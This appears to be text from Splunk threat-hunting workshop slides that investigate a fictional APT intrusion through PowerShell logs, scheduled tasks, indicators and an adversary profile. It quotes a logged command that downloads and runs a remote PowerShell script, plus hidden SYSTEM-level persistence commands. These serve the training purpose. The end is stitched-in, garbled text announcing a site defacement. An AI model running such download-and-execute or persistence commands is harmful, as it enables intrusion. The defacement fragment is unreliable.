2019-08-02 09:17:19 AGRADY-L Creating Scriptblock text (1 of 1):

```
[EX (New-Object System.Net.WebClient).DownloadString('http://157.230.116.14:53/s1.ps1')]
```

ScriptBlock ID: f716faf0-6fb2-4b65-9466-52701ef9dde6
Path: C:\windows\system32\printdrv\msfont.ps1

What Is Our Timeline? (1/2)

PowerShell Scripts

| Time | Event(s) | Attributes | Host |
|-----------------------|--|--|-------------|
| 08:19:17 | Process Creation Scheduled task updated | schtasks.exe Microsoft\Windows\SharedPC\Account Cleanup powershell c:\windows\system32\printdrv\msfont.ps1 | agrady-l |
| 08:19:40 | Process Creation Scheduled task created | schtasks.exe Microsoft\Windows\Printing\PrintDriverUpdate powershell -w h C:\Windows\System32\printdrv\printdrv.ps1 | agrady-l |
| 08:42:50 | Process Creation | powershell.EXE c:\windows\system32\printdrv\msfont.ps1 | agrady-l |
| 09:00:07 | File Creation | tar.exe - C:\Windows\System32\printdrv\msfont.ps1 & printdrv.ps1 | agrady-l |
| 09:03:57- 09:03:59 | Process Creation | powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1 | agrady-l |
| 09:17:18 | Process Creation | powershell.EXE c:\windows\system32\printdrv\msfont.ps1 | agrady-l |
| 09:18:28- 09:18:29 | Process Creation Scheduled task updated | schtasks.exe Microsoft\Windows\SharedPC\Account Cleanup powershell c:\windows\system32\printdrv\msfont.ps1 | jwortoski-l |

What Is Our Timeline? (2/2)

PowerShell Scripts

| Time | Event(s) | Attributes | Host |
|-----------------------|--|---|-------------|
| 09:18:42 | Process Creation Scheduled task created | schtasks.exe Microsoft\Windows\Printing\PrintDriverUpdate powershell -w h C:\Windows\System32\printdrv\printdrv.ps1 | jwortoski-l |
| 09:28:57 | Process Creation | powershell.EXE c:\windows\system32\printdrv\msfont.ps1 | jwortoski-l |
| 09:42:17 | Process Creation | powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1 | jwortoski-l |
| 09:55:47 | File Creation | C:\Windows\System32\printdrv\msfont.ps1 & printdrv.ps1 | titan |
| 09:58:15 | Process Creation | printdrv\smb.exe" \\titan cmd /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" | agrady-l |
| 09:58:55- 09:58:56 | Process Creation Scheduled task created | schtasks Microsoft\Windows\Printing\PrintDriverUpdate powershell -w h C:\Windows\System32\printdrv\printdrv.ps1 | titan |

What Is Our Narrative?

PowerShell Scripts

- Scheduled tasks are created or changed on impacted systems to disguise their intent
- Scripts are run based on conditions found in the schtasks.exe commands including on logon
 - One script contains a callback to imperialstout.org domain with user and device enumeration data
 - The other script issues a call to download another PowerShell script (s1.ps1) from an external web site
- PowerShell scripts are extracted onto agrady-l from tar.exe
- New scheduled task was loaded to titan via psexec masquerading as smb.exe
 - No evidence that PowerShell script executed on titan

Artifacts Known/Uncovered

PowerShell Scripts

Frothly Systems

- agrady-l \ 10.1.1.100
- jwortkoski-l \ 10.211.55.3
- titan \ 10.1.1.10

IP

- 157.230.116.14

Domain





- imperialstout.org

URL

- <http://157.230.116.14:53/s1.ps1>

MITRE ATT&CK Techniques Referenced

PowerShell Scripts



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

PowerShell Scripts

- Monitor for IP and domain uncovered
- Monitor PowerShell scripts being run from internet
- Monitor new or modified tasks based on the location or type of command called
- Monitor multiple systems for similar task name and commands that were recently created/modified



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary will using *psexec.exe masquerading as other executables* to move laterally between impacted systems. To identify impacted systems, the existence of *psexesvc.exe* can uncover this activity.

Wrap-Up

splunk[®] turn data into doing[™]

Notables from titan

| Notable | Technique | Event Source | User | Updated Technique/Sub-Technique |
|---|----------------------------|--------------------|--------------------------------|--|
| PowerShell process with an encoded command detected | Data Encoding / PowerShell | | THIRSTYBERNER\frothly_helpdesk | Data Encoding: Standard Encoding / Command and Scripting Interpreter: PowerShell |
| Indicator of mimikatz Activity | Credential Dumping | Microsoft Sysmon | | OS Credential Dumping: LSASS Memory |
| New local admin account | Create Account | Windows Event Logs | Kpilsner, daffligem | Create Account: Local Account |
| Local administrator account created | Create Account | | THIRSTYBERNER\Administrator | Create Account: Local Account |

ATT&CK Tactics & Techniques Uncovered

Where Are Our Gaps


- Limited information
 - Discovery
 - Command & Control
 - Initial Access

- No information
 - Exfiltration
 - Impact

- Do we have events to address these?



Mind Map Across Hunts In This Workshop



Open Questions

Where Can We Go From Here?

- Even if all the hunts were attempted, there are still a few open questions
- Are their other notables associated with this attack beyond the four on titan?
- We correlate three of the notables to titan in our hunts, what about the fourth?
- We briefly looked at MS Cloud (Azure/M365), but was there more activity?
- Different Frothly workstations were seen during our hunts, how do they relate to the attack?

1

SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries

CAPABILITIES

- PowerShell
- Spearphishing
- Domain Fronting
- Ticket Passing

2

TECHNICAL AXIS

- Metasploit
- Credential Dumping (Mimikatz)
- User svc_print for Account Persistence
- Remote Desktop Protocol
- Schtasks.exe for beacon and persistence
- PSEExec for lateral movement
- Yandex browser



VICTIMS

Western innovative Brewers and Home Brewing companies



ADVERSARY

- Nation-state sponsored adversary
- Uses German naming conventions



INFRASTRUCTURE

- German Based DigitalOcean servers
- Enom Registered DNS

VIOLENT MEMES



Thanks ThreatConnect!

Where Do We Go From Here?

Learning and Improving, Intelligence Gathering



Understand Scope and Magnitude of Penetration

How Can I Apply This?

Hunting in Your Organization

- Setup aside time to hunt
 - Allow time to focus
 - Take them off the alert queue/triage
 - Put a time boundary on it
 - Diminishing returns
 - Individually or with a small team
 - Not right before the weekend!
- Pick a technique or notable
 - If you don't have all the data you need to hunt, document the gap!
 - Opportunity to identify additional data sources
 - Use tips and techniques called out today
 - Learn and operate within your terrain
 - If you aren't familiar with Kernel Modules, don't start hunting there
 - Build your knowledge over time and extend your hunts accordingly

Conclusions

What Have We Learned

- Multiple hunts are required to build a complete picture
- One hunt can send us in many directions
 - Put a boundary on the hunt
 - Take indicators and open questions and start a new hunt
- Operationalize your findings
 - Don't hunt for the same things repeatedly!
- Hunting is hard
 - We confirmed every hypothesis today; you won't and that's ok
- Leverage Splunk and ES to build your threat picture
- Enterprise Security Content Update Analytic Stories can provide quick wins
- Use a model to contextualize your hunt, we like Diamond, LMKC and ATT&CK for different purposes but others exist too!

Additional Resources

These Links and More Are On Handout

- Hunting with Splunk Blog Series

- <https://www.splunk.com/blog/2017/07/06/hunting-with-splunk-the-basics.html>

- Methods, Tips & Lessons Learned in Threat Hunting – SANS THIR Summit, September 2019

- <https://www.youtube.com/watch?v=oCkgJIxYujs>

- DIY Datasets

- BOTS version 1

- <https://www.splunk.com/blog/2018/05/10/boss-of-the-soc-scoring-server-questions-and-answers-and-dataset-open-sourced-and-ready-for-download.html>

- Investigating with Splunk Companion App - <https://splunkbase.splunk.com/app/3985/>

- BOTS version 2

- <https://www.splunk.com/blog/2019/04/18/boss-of-the-soc-2-0-dataset-questions-and-answers-open-sourced-and-ready-for-download.html>

- Advanced APT Hunting Companion App - <https://splunkbase.splunk.com/app/4430/>

- <https://www.splunk.com/blog/2019/06/07/boss-of-the-soc-bots-advanced-apt-hunting-companion-app-now-available-on-splunkbase.html>

- BOTS version 3

- https://www.splunk.com/en_us/blog/security/botsv3-dataset-released.html

Learn

TAEDONGGANG APT
BOSS OF THE SOC
MAINTAINING A FOOTHOLD
2017

Enrolled

BOTS

Hunting an APT with Splunk - Scheduled Tasks

Hunting an APT with Splunk is a hands-on workshop designed to provide a deeper dive into a "fictional nation-state" Advanced Persistent Threat...

TAEDONGGANG APT
BOSS OF THE SOC
POWERShell EMPIRE
2017

Enrolled

BOTS

Hunting an APT with Splunk - PowerShell Empire

Hunting an APT with Splunk is a hands-on workshop designed to provide a deeper dive into a "fictional nation-state" Advanced Persistent Threat...

corelight

SURICATA zeek **PLAY**

Enrolled

BOTS

Introduction to the Corelight Partner Experience

This workshop is designed to provide a brief overview of Corelight to prepare you for the Corelight Partner experience, found in the PLAY...

Hunting the Known Unknown:
Supply Chain Attack Detection with JA3/s

Enrolled

Your site has been defaced by the Corelight team.

If you identify any suspicious activity or other suspicious items, please let us know so we can take action to remove them. We will do our best to respond to your requests and provide you with the necessary instructions and guidance to restore your site.

Here is a list of temporary addresses to gain user access:

- http://CorelightShop.corelight.net:8080/JA3/
- http://CorelightShop.corelight.net:8080/JA3/
- http://CorelightShop.corelight.net:8080/JA3/
- http://CorelightShop.corelight.net:8080/JA3/
- http://CorelightShop.corelight.net:8080/JA3/
- http://CorelightShop.corelight.net:8080/JA3/

2% completed

YOUR SITE HAS BEEN DEFACED

P0is0nly was HERE Deal with it, Admin

Enrolled

